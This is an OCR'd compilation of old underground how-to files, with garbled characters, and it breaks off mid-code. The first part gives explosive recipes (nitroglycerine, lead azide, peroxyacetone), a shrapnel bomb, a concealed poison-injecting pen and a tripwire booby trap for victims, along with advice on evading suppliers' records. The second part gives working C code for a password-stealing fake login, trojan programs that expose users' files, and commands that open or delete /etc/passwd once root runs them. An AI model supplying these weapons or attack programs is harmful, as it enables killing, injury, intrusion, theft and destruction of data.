Try electric detonation with an electric match.
Put iron bits in the black powder to make it lethal.

Remember:

If this is used correctly it can be as powerful as a hand grenade. Also, light this in the correct place or else it could make your life miserable.

Poison Pen

Need: plastic retractable ball pt. pen
1cc Tuberculin syringe (about .7cm diam. or 1/4in)
(needle:1cm or 3/8 in. long)
razor blades
ruler

To make:

Cut about 1/4 in. or .7cm off end of syringe tube. Generally make the tube streamlined. Take insides out of pen. Sheer off tip of pen until you can push the syringe in with light pressure and have all the needle, but nothing else, protruding from the tip. Cut a mark in the syringe where pen meets syringe. Remove syringe. Screw the sides of the pen together. Cut pen in two at meeting place of two halves. Take the moving parts of the pen (the 'clicker') out. Cut off all protrusions (parts that look like the fins on a rocket) Glue all parts together like they were originally. That part will now be called the clicker. Cut the 'push' flat part off the top of the plunger. Cut the plunger so it is about 3/8 in. from the top of the tube when inserted all the way. Whittle the tip of the plunger so it will fit loosely in the clicker. Plunger end first, GENTLY push the tube into the clip-on end of the pen as far as it will go, with moderate pressure. Mark the place where pen meets tube. Remove the tube, measure the distance between the two marks, and cut that much off the end of the tube. Cut and whittle the plunger again. Place the clicker in the clip end. Insert the plunger to about .4cc and gently push into the clip end. You should be able to push the clicker and make the plunger move all the way down to empty. If not, modify further. Cut a piece of plastic or paper about 2cm or 7/8in wide, big enough to wrap around the biggest part of the pen. Tape it so it forms a sheath or tube and paint to match the pen, like a sheath to cover the gap between the ends when the pen is not armed.

To Arm:

Remove the syringe parts and fill with about .4cc liquid (good poison of course). Push the plunger end in the clip end as far as it will go. Some liquid should squirt out, which is okay, as long as there is .1-.2cc left. Take the other end of the pen and push it over the syringe and into the sheath. ï73 ŠYou should place it so the needle is almost extending out of the end, but not quite.

To use:

One-handed, holding with the clip on part (not touching the clicker), slide the two ends together. The needle should slide out. Stab, depress clicker. The syringe should inject its poison.

Chemicals 1

I. Common "weak" explosives.

A. Gunpowder:

75% Potassium Nitrate
15% Charcoal
10% Sulfur

The chemicals should be ground into a fine powder (seperately!) with a morter & pestle. If gunpowder is ignited in the open, it burns fiercely, but if in a closed space it builds up pressure from the released gases and can explode the container. Gunpowder works like this: the potassium nitrate oxidizes the charcoal and sulfur, which then burn fiercely. Carbon dioxide and sulfur dioxide are the gases released.

B. Ammonal:

Ammonal is a mixture of ammonium nitrate (a strong oxidizer) with aluminum powder (the 'fuel' in this case). I am not sure of the % composition for Ammonal, so you may want to experiment a little using small amounts.

C. Chemically ignited explosives:

1. A mixture of 1 part potassium chlorate to 3 parts table sugar (sucrose) burns fiercely and brightly (similar to the burning of magnesium) when 1 drop of concentrated sulfuric acid is placed on it. What occurs is this: when the acid is added it reacts with the potassium chlorate to form chlorine dioxide, which explodes on formation, burning the sugar as well.
2. Using various chemicals, I have developed a mixture that works very well for imitating volcanic eruptions. I have given it the name 'MPG Volcanite' (tm). Here it is: potassium chlorate +potassium perchlorate + ammonium nitrate + ammonium dichromate + potassium nitrate + sugar + sulfur + iron filings + charcoal + zinc dust + some coloring agent. (scarlet= strontium nitrate, purple= iodine crystals, yellow= sodium chloride, crimson= calcium chloride, etc...).
3. So, do you think water puts out fires? In this one, it starts it. Mixture: ammonium nitrate + ammonium chloride + iodine + zinc dust. When a drop or two of water is added, the ammonium nitrate forms nitric acid which reacts with the zinc to produce hydrogen and heat. The heat vaporizes the iodine (giving off purple smoke) and the ammonium chloride (becomes purple when mixed with iodine vapor). It also may ignite the hydrogen and begin burning.
   Ammonium nitrate: 8 grams
   Ammonium choride: 1 gram
   Zinc dust: 8 grams
   Iodine crystals: 1 gram
4. Potassium permanganate + glycerine when mixed produces a purple-colored ï73 Šflame in 30 secs-1 min. Works best if the potassium permanganate is finely ground.
5. Calcium carbide + water releases acetylene gas (highly flammable gas used in blow torches...)

II. Thermite reaction.

The Thermite reaction is used in welding, because it generates molten iron and temperatures of 3500 C (6000F+). It uses one of the previous reactions that I talked about to START it!

Starter=potassium chlorate + sugar
Main pt.= iron (III) oxide + aluminum powder (325 mesh or finer)

Put the potassium chlorare + sugar around and on top of the main pt. To start the reaction, place one drop of concentrated sulfuric acid on top of the starter mixture. STEP BACK! The ratios are: 3 parts iron(III) oxide to 1 part

aluminum powder to 1 part potassium chlorate to 1 part sugar.
When you first do it, try 3g:1g:1g:1g!
Also, there is an alternative starter for the Thermite reaction. The alternative is potassium permanganate + glycerine. Amounts: 55g iron(III) oxide, 15g aluminum powder, 25g potassium permanganate, 6ml glycerine.

III. Nitrogen-containing high explosives.

A. Mercury(II) Fulminate

To produce Mercury(II) Fulminate, a very sensitive shock explosive, one might assume that it could be formed by adding Fulminic acid to mercury. This is somewhat difficult since Fulminic acid is very unstable and cannot be purchased. I did some research and figured out a way to make it without fulminic acid. You add 2 parts nitric acid to 2 parts alcohol to 1 part mercury. This is theoretical (I have not yet tried it) so please, if you try this, do it in very* small amounts and tell me the results.

B. Nitrogen Triiodide

Nitrogen Triiodide is a very powerful and very shock sensitive explosive. Never store it and be carful when you're around it- sound, air movements, and other tiny things could set it off.

Materials-
- 2-3g Iodine
- 15ml conc. ammonia
- 8 sheets filter paper
- 50ml beaker
- feather mounted on a two meter pole
- ear plugs
- tape
- spatula
- stirring rod

Add 2-3g Iodine to 15ml ammonia in the 50ml beaker. Stir, let stand for 5 minutes.
DO THE FOLLOWING WITHIN 5 MINUTES!
Retain the solid, decant the liquid (pour off the liquid but keep the brown solid...). Scape the brown residue of Nitrogen Triiodide onto a stack of four ï73 Šsheets of filter paper. Divide solid into four parts, putting each on a seperate sheet of dry filter paper. Tape in position, leave to dry undisturbed for AT LEAST 30 minutes (preferrably longer). To detonate, touch with feather. (WEAR EAR PLUGS WHEN DETONATING OR COVER EARS- IT IS VERY LOUD!)

C. Cellulose Nitrate (Guncotton)

Commonly known as Smokeless powder, Nitrocellulose is exactly that- it does not give off smoke when it burns.

Materials-
- 70ml concentrated sulfuric acid

30ml concentrated nitric acid
5g absorbent cotton
250ml 1M sodium bicarbonate
250ml beaker
ice bath
tongs
paper towels

Place 250ml beaker in the ice bath, add 70ml sulfuric acid, 30 ml nitric acid. Divide cotton into .7g pieces. With tongs, immerse each piece in the acid solution for 1 minute. Next, rinse each piece in 3 successive baths of 500ml water. Use fresh water for each piece. Then immerse in 250ml 1M sodium bicarbonate. If it bubbles, rinse in water once more until no bubbling occurs. Squeeze dry and spread on paper towels to dry overnight.

D. Nitroglycerine

Nitroglycerine is a *VERY* dangerous shock sensitive explosive. It is used in making dynamite, among other things.
I am not sure as to the proportions and amounts of chemicals to be used, so I shall use estimates.

Materials-
70ml conc. sulfuric acid
30ml conc. nitric acid
10 ml glycerine
ice bath
150ml beaker

Put the 150ml beaker in the ice bath and make sure that it is very cold. Slowly add the 70ml sulfuric and 30ml nitric acids to the beaker, trying to maintain a low temperature. When the temperature starts to level off, add about 10ml glycerine. If it turns brown or looks funny, **RUN LIKE HELL**. When Nitroglycerine turns brown, that means it's ready to explode... If it stays clear and all works well, keep the temperature as low as you can and let it sit for a few hours. You then should have some Nitroglycerine, probably mixed with nitric and sulfuric acids. When you set it off, you must not be nearby. Nitroglycerine can fill 10,000 times its original area with expanding gases. This means that if you have 10ml's of Nitroglycerine in there, it will produce some 100,000ml's of gases.
To make it into dynamite, the Nitroglycerine must be absorbed into something like wood pulp or diamaeceous earth (spelled something like that).
ï73 Š

IV. Other stuff

A. Peroxyacetone

Peroxyacetone is extremely flammable and has been reported to be shock sensitive.

Materials-
4ml Acetone

4ml 30% Hydrogen Peroxide
4 drops conc. hydrochloric acid
150mm test tube

Add 4ml acetone and 4ml hydrogen peroxide to the test tube. Then add 4 drops concentrated hydrochloric acid. In 10-20 minutes a white solid should begin to appear. If no change is observed, warm the test tube in a water bath at 40 celsius. Allow the reaction to continue for two hours. Swirl the slurry and filter it. Leave out on filter paper to dry for at least two hours. To ignite, light a candle tied to a meter stick and light it (while staying at least a meter away).

B. Smoke smoke smoke...

The following reaction should produce a fair amount of smoke. Since this reaction is not all that dangerous you can use larger amounts if necessary for larger amounts of smoke.

6g zinc powder
1g sulfur powder
Insert a red hot wire into the pile, step back. A lot of smoke should be created.

Pyrotechnics #2

Touch Paper, Self Igniting Mixtures, Percussion Explosives

Sodium Azide - NaN_3

This white powder is very poisonous. It is also a bit unstable, so treat it gently.

Lead Nitrate - $Pb(NO_3)_2$

This contains poisonous lead and is very water soluble so your body will absorb it quickly, given the chance. The government has banned leaded paints and is phasing out leaded gasoline because the stuff slowly accumulates in your body and can screw up all sorts of important innards. If you are careless with Lead Nitrate you can do a few lifetimes' worth of damage in one ï73 Šafternoon.

Ammonium Nitrate - NH_4NO_3

Commonly used as fertilizer, this stuff is somewhat dangerous in large quantities, particularly if it gets very hot. (Entire shiploads of this material have been known to go up all at once.) When heated gently, it decomposes into water and nitrous oxide (laughing gas). Farmers sometimes use it to blow up tree stumps by mixing it with fuel oil and setting the gunk off with a detonator. We'll have a very different use for it here.

Potassium Nitrate - KNO_3

Also known as saltpeter, this is commercially used as a diuretic for animals. It also works as an oxidizing agent in various pyrotechnic mixtures. That is,

when heated it provides the oxygen needed to make the rest of the mixture burn.

Potassium Nitrate — Potassium Nitrite — Oxygen

$$2KNO_3 \rightarrow 2KNO_2 + O_2$$

Potassium Chlorate - $KClO_3$

A much more spectacular oxidizing agent than Potassium Nitrate. It not only yields more oxygen than Potassium Nitrate, it does so more easily. Pyrotechnic mixtures containing this chemical will require much less of it, and yet burn more fiercely. Even percussion can readily set the mixtures off. This can be useful, but it sometimes makes the mixtures more sensitive than you'd like. Mixtures containing this chemical must be handled carefully. Potassium Chlorate is also poisonous.

Potassium Chlorate — Potassium Chloride — Oxygen

$$2KClO_3 \rightarrow 2KCl + 3O_2$$

Aluminum Dust

Very finely divided aluminum. When put in a glass jar, it almost looks like a solid piece of grey metal. In this form it is flammable. Also, it can seriously damage your lungs if you inhale it. Be careful not to stir up any clouds of dust, and it goes without saying that you shouldn't use it near an open flame.

Zinc Dust

Very finely divided zinc. Not quite as flammable as Aluminum Dust, but still worth handling carefully. Can also damage your lungs if inhaled.
ï73 Š
Lampblack

This is very finely divided carbon, usually obtained as a soot from other manufacturing processes. It is much more effective in pyrotechnic mixtures than powdered charcoal. Tiny spots of this are almost unnoticeable, but they stick to your hands and smear incredibly far. If you're not very tidy you should expect to find black smears all over your face and hands after using this.

Sulfur

A yellow powder used as a reducing agent in many pyrotechnic mixtures. Buy this in the finely powdered form. You can also get it in hard lumps, but these will just waste extra time as you have to grind them yourself.

Potassium Permanganate

An oxidizing agent that's somewhat less vigorous than others mentioned here. Not usually used in pyrotechnic mixtures because it's more expensive and less effective than some of the alternatives. There are a few cases when it's just the right thing. Don't let this accidentally come in contact with glycerine. If such an accident happens, the resulting mess should be immediately wiped up with wet paper towels and buried or flushed down a toilet. It should NOT be thrown away in a dry waste receptacle!!!

Gum Arabic

A white powder which is mixed with water to make a glue like substance. Useful for coating various mixtures or binding them together into a solid mass.

Sodium Peroxide

A very strange and dangerous oxidizer. Don't let it get wet and don't let it touch your skin.

Glycerine

A thick liquid, chemically similar to rubbing alcohol. Though harder to get burning, it will burn in the right circumstances. Fairly safe stuff.

Iodine Crystals

Pure Iodine is a steel grey solid, which is poisonous and which produses poisonous vapors when heated. Smells similar to the chlorine used in bleaches and swimming pools. If you accidentally should drop some on a hot surface and notice the odor, you should leave the area.

Touch Paper

This is an easily made material that acts like a slow burning fuse and is ideal for testing small amounts of a pyrotechnic mixture. It is made by soaking a piece of absorbent paper, like a paper towel, in a saturated ï73 Šsolution of Potassium Nitrate. (A saturated solution means that you have dissolved as much of the chemical in water as is possible.) Hang the paper up to dry, and be sure to wipe up any drips. When dry it is ready. Cut off a small strip and light the edge to see how different it acts from ordinary paper. This will ignite all but the most stubborn mixtures, and will ignite gunpowder, which will in turn ignite most anything else.

Don't dip the towel in the Potassium Nitrate solution a second time to try to make it "stronger". This will actually make it less effective. Some of the fancier paper towels don't work too well for this. Best results are obtained from the cheap folded paper towels found in public restrooms everywhere.

Self Igniting Mixtures

Pulverize 1 gram of Potassium Permanganate crystals and place them on an asbestos board or in an earthenware vessel. Let 2-3 drops of glycerine fall onto the Potassium Permanganate. The mixture will eventually sizzle and then flare. Potassium Permanganate is the oxidizing agent. The glycerine is oxidized so quickly that heat is generated faster than it can be dissipated.

Consequently, the glycerine is ignited. Because this mixture takes so long to catch on fire, it is sometimes useful when a time delay is needed to set off some other mixture. If you lose patience with this test, DO NOT THROW THE MIXTURE AWAY IN A WASTEBASKET!!! Either bury it or flush it down a toilet. I know of at least one house fire that was started because this was not done. Given time, this stuff WILL start to burn.

This demonstration produces a very nice effect, but sends out a lot of poisonous fumes, so do it outside. Make a mound of equal volumes of iodine crystals and aluminum dust. Make a small indentation at the top of the mound and add a drop or two of water and move away. It will hiss and burst into flame, generating thick purple smoke. The fumes are Iodine vapor which is very caustic, so make sure you are upwind of the fire. Since this is set off by moisture, you should not store the mixed material. Mix it immediately before you plan to use it.

Shred a small piece of newspaper and place on it a small amount of sodium peroxide. Add two drops of hot water. The paper will be ignited. CAUTION: Keep Sodium Peroxide from moisture and out of contact with organic materials (your skin, for example.)

Ammonium Nitrate, 5 grams, 1 gram of Ammonium Chloride. Grind these SEPARATELY, and add 1/4 gram of zinc dust. Form a cone and add 2-4 drops of water. A bright blue flame with large volumes of smoke forms. Depending on the quality of your zinc dust, you may need to increase the quantity of zinc. Since this is ignited by moisture, you should not attempt to store this mixture.

Percussion Explosives

This section will not only introduce a couple of mixtures with interesting possibilities, but it will also demonstrate how sensitive mixtures containing Potassium Chlorate can be. Keep in mind that Chlorate mixtures can be a LOT more sensitive than the ones shown here.
ï73 Š

Mix 1 part by weight of Sulfur, and 3 parts Potassium Chlorate. Each should be ground separately in a mortar. They should be mixed lightly without any pressure on a sheet of paper. A small amount of this mixture (less than one gram!!) placed on a hard surface and struck with a hammer will explode with a loud report.

Mix the following parts by weight, the same way as above,

Potassium Chlorate	6
Lampblack	4
Sulfur	1

Both of these mixtures are flammable. Mix small quantities only.

Lead Azide $Pb(N_3)_2$

Unlike many explosives that must be enclosed in a casing to explode, and others that require a detonator to set them off, Lead Azide will explode in open air, either due to heat or percussion. Mixed with gum arabic glue, tiny dots of it are placed under match heads to make trick exploding matches. The same mixture coated onto 1/2 " wood splinters are used to "load" cigars. In larger amounts, it is used as a detonator. A moderately light tap will set it off, making it much more sensitive than the percussion explosives already mentioned. It is very easy to make.

Take about 1.3 grams of sodium azide and dissolve it in water. It's best not to use any more water than necessary. In a separate container, dissolve about 3.3 grams of Lead Nitrate, again only using as much water as needed to get it to dissolve. When the two clear liquids are mixed, a white precipitate of Lead Azide will settle out of the mixture. Add the Lead Nitrate solution, while stirring, until no more Lead Azide precipitates out. You may not need to use it all. Note that the above weights are given only for your convenience if you have the necessary scales, and give the approximate proportions needed. You need only continue to mix the solutions until no more precipitate forms.

The precipitate is filtered out and rinsed several times with distilled water. It is a good idea to store this in its wet form, as it is less sensitive this way. It's best not to store it if possible, but if you do, you should keep it in a flexible plastic container that wont produce sharp fragments in case of an explosion. (NO MORE THAN A GRAM AT A TIME !!!!) Also, make sure that the mouth of the container is wiped CLEAN before putting the lid on. Just the shock of removing the lid is enough to set off the dry powder if it is wedged between the container and the stopper. Don't forget that after you've removed the precipitate from the filter paper, there will still be enough left to make the filter paper explosive.

Lead Azide is very powerful as well as very sensitive. Never make more than a couple of grams at one time.


Reaction Equations

ï73 Š

Lead Nitrate	Sodium Azide		Lead Azide	Sodium Nitrate
$Pb(NO_3)_2$	+ $2NaN_3$	--->	$Pb(N_3)_2$	+ $2NaNO_3$

Don't try to salvage the Sodium Nitrate that's left over (dissolved in the water). Sodium nitrate is cheap, not really useful for good pyrotechnics, and this batch will be contaminated with poisonous lead. It's worthless stuff. Dump it out.

To demonstrate the power of a little bit of Lead Azide, cut out a piece of touch paper in the following shape



Where the size of the wide rectangle is no more than one inch x 1/2 inch, and the length of the little fuse is at least 3/4 inch. Apply a thin layer of wet Lead Azide to the large rectangle with a paint brush and let it dry thoroughly. When done, set this tester out in the open, light the fuse at the very tip and step back. If done properly, the tiny bit of white powder will produce a fairly loud explosion.

A Lead Azide Booby Trap

Get some string that's heavy enough so that it won't break when jerked hard. A couple of feet is enough to test this out. You may want to use a longer piece depending on what you plan to do with this. Fold a small "Z" shape in the center of the string, as shown in figure 1. The middle section of the "Z" should be about one inch long.




Figure 1. Fold string into a small Z

Next, twist the Z portion together as tightly as you can. Don't worry if it unwinds a bit when you let go, but it should still stay twisted closely together. If it doesn't, you will need a different kind of string. Figure 2 ï73 Štries to show what this will look like.

Figure 2. Twist the Z portion tightly

Next, apply some wet Lead Azide to the twisted portion with a paint brush. The Lead Azide should have a bit of Gum Arabic in it to make it sticky. Cut out a piece of paper, two inches by 6 inches long, wrap it around the twisted portion, and glue the end on so that it stays put. You should now have a two inch narrow paper tube with a string sticking out each end, as shown in figure




Figure 3. The completed Booby Trap

You should now set the booby trap aside for at least two weeks so that the Lead Azide inside can dry completely. Don't try to speed up the process by heating it. When the two ends of the string are jerked hard, the friction in the wound up string will set off the Lead Azide. The booby trap can be attatched to doors, strung out as tripwires, or set up in any other situation that will cause a quick pull on the strings. Be careful not to use too much Lead Azide. A little will go a long way. Before trying this on an unsuspecting soul, make a test booby trap as explained here, tie one end to a long rope, and set it off from a distance.

The paper wound around the booby trap serves two purposes. It keeps the Lead Azide from flaking off, and it pads the stuff so it will be less likely to get set off accidentally. A good vigorous swat will still set it off though, so store these separately and keep them padded well.

Getting The Chemicals

As always, be sure to use your brains when ordering chemicals from a lab supply house. Those people KNOW what Sodium Azide and Lead Nitrate make when mixed together. They also know that someone who orders a bunch of chlorates, nitrates, metal dusts, sulfur, and the like, probably has mischeif in mind, and they keep records. So break your orders up, order from different supply houses, get some friends to order some of the materials, and try to order the things long before you plan do do anything with them. It's a pain, and the multiple orders cost a lot in extra shipping charges, but that's what it costs to cover your tracks. DO it!

ï73 Š Super Bottle Rockets

Go down to a hobby shop and buy some Estes rocket engines and some small dowels, you can make these babies. Attach the dowel to the rocket casing with tape or glue and be SURE to plug you the top end of the engine so you get a bigger bang for your money. Epoxy works well for this. The great thing about it is that they go VERY FAST and VERY FAR. The speed is enough to knock out anything easily. You can go for A, B, C, or D engines but remember that the heavier and more powerful the engine, the longer the dowel you will need. Buy the C6-7 engines with a 6 second burn and 7 second delay for discharge.

UNIX Trojan Horses

Introduction

"UNIX Security" is an oxymoron. It's an easy system to bruteforce hack (most UNIX systems don't hang up after x number of login tries, and there are a number of default logins, such as root, bin, sys and uucp). Once you're in the system, you can easily bring it to its knees or, if you know a little 'C', you can make the system work for you and totally eliminate the security barriers to creating your own logins, reading anybody's files, etcetera. This file will outline such ways by presenting 'C' code that you can implement yourself.

Requirements

You'll need a working account on a UNIX system. It should be a fairly robust version of UNIX (such as 4.2bsd or AT&T System V) running on a real machine (a PDP/11, VAX, Pyramid, etc.) for the best results. If you go to school and have an account on the school system, that will do perfectly.

Notes

This file was inspired an article in the April, '86 issue of BYTE entitled "Making UNIX Secure." In the article, the authors say "We provide this information in a way that, we hope, is interesting and useful yet stops short of being a 'cookbook for crackers.' We have often intentionally omitted details." I am following the general outline of the article, giving explicit examples of the methods they touched on.

Project One: Fishing For Passwords

You can implement this with only a minimal knowledge of UNIX and C. However, you need access to a terminal that many people use - the computer lab at your school, for example.

When you log onto a typical UNIX system, you see something like this:

ï73 ŠTiburon Systems 4.2bsd / System V (shark)

login: shark
Password: (not printed)

The program I'm giving you here simulates a logon sequence. You run the program from a terminal and then leave. Some unknowing fool will walk up and enter their login and password. It is written to a file of yours, then "login incorrect" is printed, then the fool is asked to log in again. The second time it's the real login program. This time the person succeeds and they are none the wiser.

On the system, put the following code into a file called 'horse.c'. You will need to modify the first 8 lines to fit your system's appearance.

----- Code Begins Here -----

```
/* this is what a 'C' comment looks like.  You can leave them out. */

/* #define's are like macros you can use for configuration. */

#define SYSTEM "\n\nTiburon Systems 4.2bsd UNIX (shark)\n\n"

/* The above string should be made to look like the message that your
 * system prints when ready.  Each \n represents a carriage return.
 */

#define LOGIN  "login: "

/* The above is the login prompt.  You shouldn't have to change it
 * unless you're running some strange version of UNIX.
 */

#define PASSWORD "password:"

/* The above is the password prompt.  You shouldn't have to change
 * it, either.
 */

#define WAIT 2

/* The numerical value assigned to WAIT is the delay you get after
 * "password:" and before "login incorrect."  Change it (0 = almost
 * no delay, 5 = LONG delay) so it looks like your system's delay.
 * realism is the key here - we don't want our target to become
 * suspicious.
 */


#define INCORRECT "Login incorrect.\n"

/* Change the above so it is what your system says when an incorrect
 * login is given.  You shouldn't have to change it.
ï73  Š */

#define FILENAME "stuff"

/* FILENAME is the name of the file that the hacked passwords will
 * be put into automatically.  'stuff' is a perfectly good name.
 */

/* Don't change the rest of the program unless there is a need to
 * and you know 'C'.
 */

#include <curses.h>
#include <signal.h>
int stop();

main()
{
char name[10], password[10];
int i;
FILE *fp, *fopen();
signal(SIGINT,stop);
```

```
initscr();
printf(SYSTEM);
printf(LOGIN);
scanf("%[^\n]",name);
getchar();
noecho();
printf(PASSWORD);
scanf("%[^\n]",password);
printf("\n");
getchar();
echo();
sleep(WAIT);


if ( ( fp = fopen(FILENAME,"a") )  != NULL ) {
#fprintf(fp,"login %s has password %s\n",name,password);
#fclose(fp);
#}

printf(INCORRECT);
endwin();
}

stop()
{
endwin();
exit(0);
}
```

----- Source Ends Here -----

OK, as I said, enter the above and configure it so it looks exactly like
ï73 Šyour system's login sequence. To compile this program called 'horse.c' type the following two lines: (don't type the %'s, they are just a sample prompt)

```
% cc horse.c -lcurses -ltermcap
% mv a.out horse
```

You now have the working object code in a file called 'horse'. Run it, and if it doesn't look like your systems logon sequence, re-edit horse.c and recomplie it. When you're ready to put the program into use, create a new file and call it 'trap' or something. 'trap' should have these two commands:

```
horse          (this runs your program)
login          (this runs the real login program)
```

to execute 'trap' type:

```
% source trap      (again, don't type the %)
```

and walk away from your terminal...

After you've run it successfully a few times, check your file called 'stuff' (or whatever you decided to call it). It will look like this:

```
user john has password secret
user mary has password smegma
```

etc.

Copy down these passwords, then delete this file (it can be VERY incriminating if the superuser sees it).

Note - for best results your terminal should be set to time-out after a few minutes of non-use - that way, your horse program doesn't run idle for 14 hours if nobody uses the terminal you ran it on.

The next projects can be run on a remote system, such as the VAX in Michigan you've hacked into, or Dartmouth's UNIX system, or whatever. However, they require a little knowledge of the 'C' language. They're not something for UNIX novices.

Project Two: Reading Anybody's Files

When somebody runs a program, they're the owner of the process created and that program can do anything they would do, such as delete a file in their directory or making a file of theirs available for reading by anybody.

When people save old mail they get on a UNIX system, it's put into a file called mbox in their home directory. This file can be fun to read but is usually impossible for anybody but the file's owner to read. Here is a short program that will unlock (i.e. chmod 777, or let anybody on the system read, write or execute) the mbox file of the person who runs the program:

----- Code Begins Here -----

```
ï73  Š
#include <pwd.h>

struct passwd *getpwnam(name);
struct passwd *p;
char buf[255];

main()
{
p = getpwnam(getlogin());
sprintf(buf,"%s/%s",p->pw_dir,"mbox");
if ( access(buf,0) > -1 ) {
            sprintf(buf,"chmod 777 %s/%s",p->pw_dir,"mbox");
            system(buf);
            }
}
```

----- Code Ends Here -----

So the question is: How do I get my target to run this program that's in my directory?

If the system you're on has a public-messages type of thing (on 4.xbsd, type 'msgs') you can advertise your program there. Put the above code in another program - find a utility or game program in some magazine like UNIX WORLD and modify it and do the above before it does it's real thing. So if you have a program called tic-tac-toe and you've modified it to unlock the mbox file of the user before it plays tic-tac-toe with him, advertise "I have a new tic-

tac-toe program running that you should all try. It's in my directory." or whatever. If you don't have means of telling everybody on the system via a public message, then just send mail to the specific people you want to trap.

If you can't find a real program to modify, just take the above program and add this line between the two '}' lines at the end of the program:

printf("Error opening tic-tac-toe data file. Sorry!\n");

when the program runs, it will print the above error message. The user will think "Heh, that dude doesn't know how to write a simple tic-tac-toe program!" but the joke's on him - you can now read his mail.

If there's a specific file in a user's directory that you'd like to read (say it's called "secret") just throw together this general program:

```
main()
{
if ( access("secret",0) > -1 ) system("chmod 777 secret");
}
```

then 'talk' or 'write' to him and act like Joe Loser: "I wrote this program called super_star_wars, will you try it out?"

You can use your imagination. Think of a command you'd like somebody to execute. Then put it inside a system() call in a C program and trick them ï73 Šinto running your program!

Here's a very neat way of using the above technique:

Project Three: Become the superuser

Write a program that you can get people to run. Put this line in it somewhere:

```
if ( !strcmp(getlogin(),"root") ) system("whatever you want");
```

This checks to see if the root login is running your program. If he is, you can have him execute any shell command you'd like. Here are some suggestions:

"chmod 666 /etc/passwd"

/etc/passwd is the system's password file. The root owns this file. Normally, everyone can read it (the passwords are encrypted) but only the root can write to it. Take a look at it and see how it's formatted if you don't know already. This command makes it possible for you to now write to the file - i.e. create unlimited accounts for yourself and your friends.

"chmod 666 /etc/group"

By adding yourself to some high-access groups, you can open many doors.

"chmod 666 /usr/lib/uucp/L.sys"

Look for this file on your system if it is on the uucp net. It contains

dialups and passwords to other systems on the net, and normally only the uucp administrator can read it. Find out who owns this file and get him to unknowingly execute a program to unlock it for you.

"rm /etc/passwd"

If you can get the root to execute this command, the system's passwd file will be removed and the system will go down and will not come up for some time to come. This is very destructive.

If you are going to go about adding a trojan horse program to the system, there are some rules you should follow. If the hidden purpose is something major (such as unlocking the user's mbox or deleting all of his files or something) this program shouldn't be a program that people will be running a lot (such as a popular computer game) - once people discover that their files are public access the source of the problem will be discovered quite easily. Save this purpose for a 'test' program (such as a game you're in the process of writing) that you ask individual people to run via mail or 'chatting' with them. As I said, this 'test' program can bomb or print a phony error message after completing its task, and you will just tell the person "well, I guess it needs more work", wait until they log off, and then read whatever file of theirs that you've unlocked. If your trojan horse program's sole purpose is ĭ73 Što catch a specific user running it - such as the root or other high-powered user - you can put the code to do so in a program that will be run a lot by various users of the system. Your modification will remain dormant until he runs it. If you can't find the source to 'star trek' or whatever in C, just learn C and convert something from pascal. It can't hurt to learn C as it's a great language. We've just seen what it can do on a UNIX system. Once you've caught the root (i.e. you can now modify the /etc/passwd file) remove the spurious code from your trojan horse program and you'll never be caught.

Unix - Odds & Ends

-- ------- ----- --- --- ------
1. Keeping Users Off The System
-- ------- ----- --- --- ------

Now, we all know by now how to log users off (one way is to redirect an 'stty 0' command to their tty) but unless you have root privs, this will not work when a user has set 'mesg n' and prevented other users from writing to their terminal. But even users who have a 'mesg n' command in their .login (or .profile or .cshrc) file still have a window of vulnerability, the time between login and the locking of their terminal. I designed the following program, block.c, to take advantage of this fact.

To get this source running on your favorite Unix system, upload it, call it 'block.c', and type the following at the % or $ prompt:

cc -o block block.c

once you've compiled it successfully, it is invoked like so:

block username [&]

The & is optional and recommended - it runs the program in the background, thus letting you do other things while it's at work.

If the user specified is logged in at present, it immediately logs them out (if possible) and waits for them to log in. If they aren't logged in, it starts waiting for them. If the user is presently logged in but has their messages off, you'll have to wait until they've logged out to start the thing going.

Block is essentially an endless loop : it keeps checking for the occurence of the username in /etc/utmp. When it finds it, it immediately logs them out and continues. If for some reason the logout attempt fails, the program aborts. Normally this won't happen - the program is very quick when run unmodified. However, to get such performance, it runs in a very tight loop and will eat up a lot of CPU time. Notice that near the end of the program there is the line:

/*sleep(SLEEP) */

the /* and */ are comment delimiters - right now the line is commented out. If you remove the comments and re-compile the program, it will then ï73 Š'go to sleep' for the number of seconds defined in SLEEP (default is 5) at the end of every loop. This will save the system load but will slightly decrease the odds of catching the user during their 'window of vulnerability.'

If you have a chance to run this program at a computer lab at a school or somewhere similar, run this program on a friend (or an enemy) and watch the reaction on their face when they repeatedly try to log in and are logged out before they can do *anything*. It is quite humorous. This program is also quite nasty and can make you a lot of enemies!

caveat #1: note that if you run the program on yourself, you will be logged out, the program will continue to run (depending on the shell you're under) and you'll have locked yourself out of the system - so don't do this!

caveat #2: I wrote this under OSx version 4.0, which is a licensed version of Unix which implements 4.3bsd and AT&T sysV. No guarantees that it will work on your system.

caveat #3: If you run this program in background, don't forget to kill it when you're done with it! (when you invoke it with '&', the shell will give you a job number, such as '[2] 90125'. If you want to kill it later in the same login session, type 'kill %2'. If you log in later and want to kill it, type 'kill 90125'. Just read the man page on the kill command if you need any help...

----- cut here -----

```
/* block.c -- prevent a user from logging in
 * by Shooting Shark
 * usage : block username [&]
 * I suggest you run this in background.
 */

#include <stdio.h>
#include <utmp.h>
#include <ctype.h>
#include <termio.h>
```

```
#include <fcntl.h>

#define W_OK2
#define SLEEP5
#define UTMP"/etc/utmp"
#define TTY_PRE "/dev/"

main(ac,av)
int ac;
char *av[];
{
int target, fp, open();
struct utmpuser;
struct termio*opts;
char buf[30], buf2[50];

if (ac != 2) {
printf("usage : %s username\n",av[0]);
ï73  Šexit(-1);
}


for (;;) {

if ((fp = open(UTMP,0)) == -1) {
printf("fatal error!  cannot open %s.\n",UTMP);
exit(-1);
}


while (read(fp, &user, sizeof user) > 0) {
if (isprint(user.ut_name[0])) {
if (!(strcmp(user.ut_name,av[1]))) {

printf("%s is logging in...",user.ut_name);
sprintf(buf,"%s%s",TTY_PRE,user.ut_line);
printf("%s\n",buf);
